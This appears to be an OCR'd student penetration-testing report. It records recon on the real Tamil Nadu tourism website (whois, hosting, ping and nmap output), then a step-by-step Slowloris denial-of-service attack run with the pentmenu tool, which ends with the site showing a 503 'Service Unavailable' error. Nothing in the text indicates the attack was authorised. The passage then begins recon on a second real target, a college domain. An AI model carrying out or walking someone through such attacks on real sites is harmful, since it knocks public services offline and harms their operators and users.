
Website

Website Title	Welcome to Tamilnadu Tourism Development Corporation(TTDC)
Server Type	Microsoft-IIS/10.0
Response Code	200
Terms	1,585 (Unique: 658, Linked: 194)
Images	65 (Alt tags missing: 46)
Links	84 (Internal: 48, Outbound: 33)

2. Hosting


Who is hosting www.tamilnadutourism.org?
Hosting Provider:
GoDaddy.com
IP Address:
182.50.151.48
Nameservers:
ns1.hover.com
ns2.hover.com
Owner Details:
Whois Record
Autonomous System Number:
26496
Autonomous System Organization:
AS-26496-GO-DADDY-COM-LLC
Organization:
GoDaddy.com, LLC
Continent:
Asia
Country:
Singapore
Registered Country:
Singapore
Location:
Asia/Singapore


3. Web Server Fingerprinting




4. Nmap

```
┌──(kali㉿kali)-[~]
└─$ ping www.tamilnadutourism.org
PING www.tamilnadutourism.org (182.50.151.48) 56(84) bytes of data.
64 bytes from sg2nwvpweb042.shr.prod.sin2.secureserver.net (182.50.151.48): icmp_seq=1 ttl=128 time=120 ms
64 bytes from sg2nwvpweb042.shr.prod.sin2.secureserver.net (182.50.151.48): icmp_seq=2 ttl=128 time=153 ms
64 bytes from sg2nwvpweb042.shr.prod.sin2.secureserver.net (182.50.151.48): icmp_seq=3 ttl=128 time=276 ms
64 bytes from sg2nwvpweb042.shr.prod.sin2.secureserver.net (182.50.151.48): icmp_seq=4 ttl=128 time=157 ms
64 bytes from sg2nwvpweb042.shr.prod.sin2.secureserver.net (182.50.151.48): icmp_seq=5 ttl=128 time=161 ms
64 bytes from sg2nwvpweb042.shr.prod.sin2.secureserver.net (182.50.151.48): icmp_seq=6 ttl=128 time=139 ms
64 bytes from sg2nwvpweb042.shr.prod.sin2.secureserver.net (182.50.151.48): icmp_seq=7 ttl=128 time=133 ms
^C
── www.tamilnadutourism.org ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6231ms
rtt min/avg/max/mdev = 119.560/162.672/276.339/48.374 ms

┌──(kali㉿kali)-[~]
└─$ nmap 182.50.151.48
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-19 06:04 EDT
Nmap scan report for sg2nwvpweb042.shr.prod.sin2.secureserver.net (182.50.151.48)
Host is up (0.30s latency).
Not shown: 996 filtered tcp ports (no-response), 2 filtered tcp ports (host-unreach)
PORT     STATE SERVICE
443/tcp  open  https
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 74.04 seconds

┌──(kali㉿kali)-[~]
└─$
```


5. Fingerprinting Server-side Technology




6. Google Hacking Database (ghdb)




7. Sub Domain




8. Subdirectory



Dos Attack:


kali@kali: ~/pentmenu
File Actions Edit View Help
Welcome to pentmenu!
Please report all bugs, improvements and suggestions to https://github.com/GinjaChris/pentmenu/issues
This software is only for responsible, authorised use.
YOU are responsible for your own actions!
Please review the readme at https://raw.githubusercontent.com/GinjaChris/pentmenu/master/README.md before proceeding
1) Recon
2) DOS
3) Extraction
4) View Readme
5) Quit
Pentmenu>2
1) ICMP Echo Flood
2) ICMP Blacknurse
3) TCP SYN Flood
4) TCP ACK Flood
5) TCP RST Flood
6) TCP XMAS Flood
7) UDP Flood
8) SSL DOS
9) Slowloris
10) IPsec DOS
11) Distraction Scan
12) DNS NXDOMAIN Flood
13) Go back
Pentmenu>9
Using netcat for Slowloris attack....
Enter target:
www.tamilnadutourism.org
Target is set to www.tamilnadutourism.org
Enter target port (defaults to 80):
80
Using Port 80
Enter number of connections to open (default 2000):
5000
Choose interval between sending headers.
Default is [r]andom, between 5 and 15 seconds, or enter interval in seconds:
5
use SSL/TLS? [y]es or [n]o (default):
Launching Slowloris....Use 'Ctrl c' to exit prematurely
Slowloris attack ongoing ... this is connection 1, interval is 5 seconds
Slowloris attack ongoing ... this is connection 2, interval is 5 seconds
Slowloris attack ongoing ... this is connection 3, interval is 5 seconds
Slowloris attack ongoing ... this is connection 4, interval is 5 seconds
Slowloris attack ongoing ... this is connection 5, interval is 5 seconds
Slowloris attack ongoing ... this is connection 6, interval is 5 seconds
Slowloris attack ongoing ... this is connection 7, interval is 5 seconds


Service Unavailable
www.tamilnadutourism.org
Gmail
Google Drive
YouTube
YouTube Music
Facebook
TamilBlasters
Amazon
Flipkart
WhatsApp
Service Unavailable
HTTP Error 503. The service is unavailable.

Web Page Penetration Testing

Information Gathering

1. Domain:

Whois Record for BitSathy.ac.in


Domain Profile

Registrant	REDACTED FOR PRIVACY
Registrant Org	Bannariamman Institute Of Technology
Registrant Country	in
Registrar	ERNET India IANA ID: 800068 URL: http://www.ernet.in Whois Server: —
Registrar Status	ok
Dates	7,228 days old Created on 2002-09-04 Expires on 2028-09-04 Updated on 2021-05-18
Name Servers	ELEANOR.NS.CLOUDFLARE.COM (has 24,578,688 domains) YEW.NS.CLOUDFLARE.COM (has 24,578,688 domains)
Tech Contact	REDACTED FOR PRIVACY REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY (p) x (f) x
IP Address	121.200.55.36 is hosted on a dedicated server
